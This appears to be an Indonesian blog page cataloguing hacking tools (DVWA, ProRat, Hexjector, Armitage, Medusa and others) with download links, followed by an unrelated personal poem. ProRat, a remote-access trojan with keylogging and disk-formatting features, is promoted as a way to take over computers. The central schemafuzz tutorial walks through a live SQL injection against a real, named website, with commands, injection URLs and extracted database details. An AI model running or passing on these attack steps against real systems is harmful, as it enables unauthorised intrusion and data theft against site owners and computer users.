Woman And computer
Human And Computer
Showing posts with label Hacking Tools. Show all posts

DVWA Web Hacking

Labels:

Damn Vulnerable Web Application (DVWA) is a collection of web hacking tool based on PHP / mySQL. DVWA may be an option for beginners to learn web hacking web hacking techniques from scratch. Various techniques web hacking attacks can be obtained from this tool. Besides easy to use, lightweight and complete, DVWA run through a local server (localhost) using WAMP / XAMP / LAMP and others.

DVWA include some web hacking tools such as:

- SQL Injection
- XSS (Cross Site Scripting)
- LFI (Local File Inclusion)
- RFI (Remote File Inclusion)
- Command Execution
- Upload Script
- Login Brute Force

Download DVWA

Remote Administrator with ProRat

Labels:

Prorat is one of RAT (Remote Administration Tools) are widely used to take over the computer system. Tool made by PRO Group, a group of Turkish hackers community, can be used as a tool Hacking computers in a network. Use of Prorat quite simple, you simply enter the IP (Internet Protocol) is the target computer and then go through one open port. The hardest part is finding where an open port. But you can use a variety of network analysis tools such as nmap, Ethercap, LookHost, etc..


Here are the features provided by PRORAT:

- Remote Control
- Viewing System Info, application running and the Task Manager
- Add process, file, or download files
- Admin FTP
- Format the HDD (hard disk damage)
- Remotely download
- Running MS-DOS, Batch Script, VBScript
- Adding a Registry Entry
- Keylogger: Password Recording
- Make Screnshoot, see your Windows desktop instantly
- Send messages and chat
- Shutdown, Restart, Control Panel, IExplorer, Registry, Printer and Online Controls

Download Prorat
or Download Prorat at here

SQL Injection With Schemafuzz

Labels: ,

SQL Injection With Schemafuzz
=========================================================
Welcome to my tutorial by arianom KiLL-9 CrEw
Powered by kill-9.tk
==================================================================
[+] Pertama Kali yang anda butuhkan untuk hacking dengan schemafuzz adalah sebuah sistem operasi Linux, atau account ssh.
Schemafuzz ini dijalankan menggunakan python.
1. login ke account ssh kmu atau masuk ke terminal jika menggunakan linux
2. wget schemafuzz.py : wget http://undana.ac.id/images/upload/schemafuzz.py
3. mv schemafuzz.py f >> untuk memperpendek cmd
4. python f -h >> mengetahui option cmd

> ketik python f -h
Usage: python f [options] arianom[@]gmail[dot]com kill-9.tk
Modes:
Define: --findcol Finds Columns length of a SQLi MySQL v4+
Define: --info Gets MySQL server configuration only. MySQL v4+
Define: --dbs Shows all databases user has access too. MySQL v5+
Define: --schema Enumerate Information_schema Database. MySQL v5+
Define: --full Enumerates all databases information_schema table MySQL v5+
Define: --dump Extract information from a Database, Table and Column. MySQL v4+
Define: --fuzz Fuzz Tables and Columns. MySQL v4+

Required:
Define: -u URL "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"

Mode dump and schema options:
Define: -D "database_name"
Define: -T "table_name"
Define: -C "column_name,column_name..."

Optional:
Define: -p "127.0.0.1:80 or proxy.txt"
Define: -o "ouput_file_name.txt" Default is schemafuzzlog.txt
Define: -r row number to start at
Define: -v Verbosity off option. Will not display row #'s in dump mode.

1. python f --findcol -u "www.site.com/news.php?id=22"
2. python f --info -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"
3. python f --dbs -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"
4. python f --schema -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -D c_db
5. python f --dump -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -D c_db -T user -C name,pass
6. python f --fuzz -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -end "/*" -o sitelog.txt


[x] Penetrasi ke target. oke, kita cari target........
target di dapat : http://akperpasuruan.com/index.php?list=berita&de=14

1. langkah pertama --findcol [mencari panjang kolom]

[root@su110 tmp]# python f --findcol -u "http://akperpasuruan.com/index.php?list=berita&de=14"

|---------------------------------------------------------------|
| arianom[@]gmail[dot]com v5.0 |
| 6/2008 schemafuzz.py |
| -MySQL v5+ Information_schema Database Enumeration |
| -MySQL v4+ Data Extractor |
| -MySQL v4+ Table & Column Fuzzer |
| Usage: python f [options] |
| -h help kill-9.tk |
|---------------------------------------------------------------|

[+] URL: http://akperpasuruan.com/index.php?list=berita&de=14--
[+] Evasion Used: "+" "--"
[+] 16:55:12
[-] Proxy Not Given
[+] Attempting To find the number of columns...
[+] Testing: 0,1,2,3,
[+] Column Length is: 4
[+] Found null column at column #: 1
[+] SQLi URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,1,2,3--
[+] darkc0de URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3
[-] Done!

2. langkah ke dua --info [melihat database]

[root@su110 tmp]# python f --info -u "http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3"

|---------------------------------------------------------------|
| arianom[@]gmail[dot]com v5.0 |
| 6/2008 schemafuzz.py |
| -MySQL v5+ Information_schema Database Enumeration |
| -MySQL v4+ Data Extractor |
| -MySQL v4+ Table & Column Fuzzer |
| Usage: python f [options] |
| -h help kill-9.tk |
|---------------------------------------------------------------|

[+] URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3--
[+] Evasion Used: "+" "--"
[+] 16:56:57
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: akperpas_db
User: akperpas_bagus@localhost
Version: 5.0.91-community

[+] Do we have Access to MySQL Database: No
[+] Do we have Access to Load_File: No

[-] 16:57:23
[-] Total URL Requests 3
[-] Done

Selengkapnya bisa di download disini
Request mas jhony utk tutorial schemafuzz

[x] Greats:
All KiLL-9 CrEw and IndonesianCoder Team, DarkCode, MC-CrEW , Magelang-Cyber CrEw, KPLI Kediri, JatimCom, and All Indonesian Hacker and You

Hexjector

Labels:


Hexjector is an Opensource,Cross Platform PHP script to automate Site Pentest for SQL Injection Vulnerabilties.
Features:
1.Check for SQL Injection Vulnerablities.
2.Pentest SQL Injection Vulnerablities.
3.Web Application Firewall Detector.
4.Scan For Admin Page

5.Manual Dump Function
6.Browser
7.SQL Injection Type Detection
8.Search For Vulnerable Sites by using Google Dork
9.MD5 Cracker

Download

Armitage

Labels:

Armitage is a graphical cyber attack management tool for Metasploit that visualizes your targets, recommends exploits, and exposes the advanced capabilities of the framework. Armitage aims to make Metasploit usable for security practitioners who understand hacking but don�t use Metasploit every day. If you want to learn Metasploit and grow into the advanced features, Armitage can help you.

Armitage organizes Metasploit�s capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver.

For discovery, Armitage exposes several of Metasploit�s host management features. You can import hosts and launch scans to populate a database of targets. Armitage also visualizes the database of targets�you�ll always know which hosts you�re working with and where you have sessions.

Armitage assists with remote exploitation�providing features to automatically recommend exploits and even run active checks so you know which exploits will work. If these options fail, you can use the Hail Mary approach and unleash db_autopwn against your target database.

Requirements
To use Armitage, you need the following:
Linux or Windows
Java 1.6+
Metasploit Framework 3.5+
A configured database. Make sure you know the username, password, and host.

Download [Win]
Download [LiN/niX]

Source

DotDotPwn

Labels:

It's a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as Web/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc. Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.
It's written in perl programming language and can be run either under *NIX or Windows platforms. Fuzzing modules supported in this version:

Blackbuntu


Blackbuntu is distribution for penetration testing which was specially designed for security training students and practitioners of information security.

Blackbuntu is penetration testing distribution with GNOME Desktop Environment. It's currently being built using the Ubuntu 10.10 and work on reference Back|Track. It's created as a hobby.

Medusa

Labels:

Medusa Parallel Network Login Auditor
Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible. The author considers following items as some of the key features of this application:
Thread-based parallel testing. Brute-force testing can be performed against multiple hosts, users or passwords concurrently.
Flexible user input. Target information (host/user/password) can be specified in a variety of ways. For example, each item can be either a single entry or a file containing multiple entries. Additionally, a combination file format allows the user to refine their target listing.
Modular design. Each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

Ostinato

Labels:

Ostinato Live converts any PC to a dedicated network packet traffic generator. It runs the open source cross platform packet traffic generator � Ostinato.
Ostinato is a network packet and traffic generator and analyzer with a friendly GUI. It aims to be �Wireshark in Reverse� and thus become complementary to Wireshark. It features custom packet crafting with editing of any field for several protocols: Ethernet, 802.3, LLC SNAP, VLAN (with Q-in-Q), ARP, IPv4, IPv6, IP-in-IP a.k.a IP Tunneling, TCP, UDP, ICMP,HTTP, SIP, RTSP, NNTP, etc. It is useful for both functional and performance testing.

Just in Memorian

Labels:

Tutina Fitri
malang, juli '03


Dear...Kadang kita berharap
Tuhan akan menunjuk jalan kita
dan membuka sedikit tabir rahasianya.
Seperti matahari yang terbit di timur dan terbenam di barat
atau seperti waktu yang tidak pernah berhenti,
perasaanku akan selalu dekat denganmu
Sepi bicara,
betapa sempitnya waktu, betapa terasa besarnya cinta,
jikapun aku percaya ada hidup setelah mati, kita tidak akan pernah bertemu lagi.
Dear...Kita selalu mencoba untuk menghargai hidup agar lebih berarti,
meskipun kecil tapi embun adalah pertanda datangnya musim semi.
Suara burung atau bunyi yang indah adalah bukan pilihan,
keduanya akan selalu ingin kita nikmati.
Jika aku harus memilih aku tidak akan memilih
karna angin akan selalu membawa legenda cerita kita
yang akan selalu berakhir bahagia.
Hanya waktu yang bisa merenggutmu dariku..

 
Internet